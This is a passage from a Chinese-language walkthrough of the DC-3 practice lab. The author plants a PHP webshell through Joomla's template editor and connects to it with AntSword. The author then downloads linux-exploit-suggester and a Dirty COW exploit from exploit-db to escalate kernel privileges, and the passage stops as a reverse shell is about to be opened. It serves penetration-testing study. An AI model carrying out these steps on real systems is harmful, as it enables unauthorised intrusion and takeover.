

成功进入后台。
2.3 文件上传
可以上网百度 Joomla 后台漏洞内容,发现在 Extensions -> Templates -> Tempates 位置出现了模板配置:

选择第一套模板,进行修改:

点击 New File 进行文件新建操作:


写入 WebShell 后点击 Save 进行保存。
这里找路径我找了蛮久的,最终 WebShell 路径如下:

http://10.10.8.25/templates/beez3/WebShell.php
使用 AntSword 进行连接:
2.4 主机信息收集

有到了主机信息收集的时候了,累了,直接上脚本吧,在 Kali 上直接下载脚本:
root at kali in ~/DC3
$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
--2024-06-23 22:47:16--  https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Length: 90858 (89K) [text/plain]
Saving to: ‘les.sh’

les.sh                                           100%[========================================================================================================>]  88.73K  18.9KB/s    in 10s

2024-06-23 22:47:29 (8.85 KB/s) - ‘les.sh’ saved [90858/90858]
直接将 lse.sh 上传到 AntSword 上:
执行查看结果:

2.5 内核提权
有点多,那就一个一个试,那就第一个 dirtycow2:
## 下载
root at kali in ~/DC3
$ proxychains wget https://www.exploit-db.com/download/40839
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
--2024-06-23 22:54:21--  https://www.exploit-db.com/download/40839
Length: 5006 (4.9K) [application/txt]
Saving to: ‘40839’

40839                                                100%[==========================================================================>]   4.89K  --.-KB/s    in 0s
2024-06-23 22:54:23 (248 MB/s) - ‘40839’ saved [5006/5006]

## 拖入 AntSword 上传、编译、执行(需要先反弹一个 Shell)
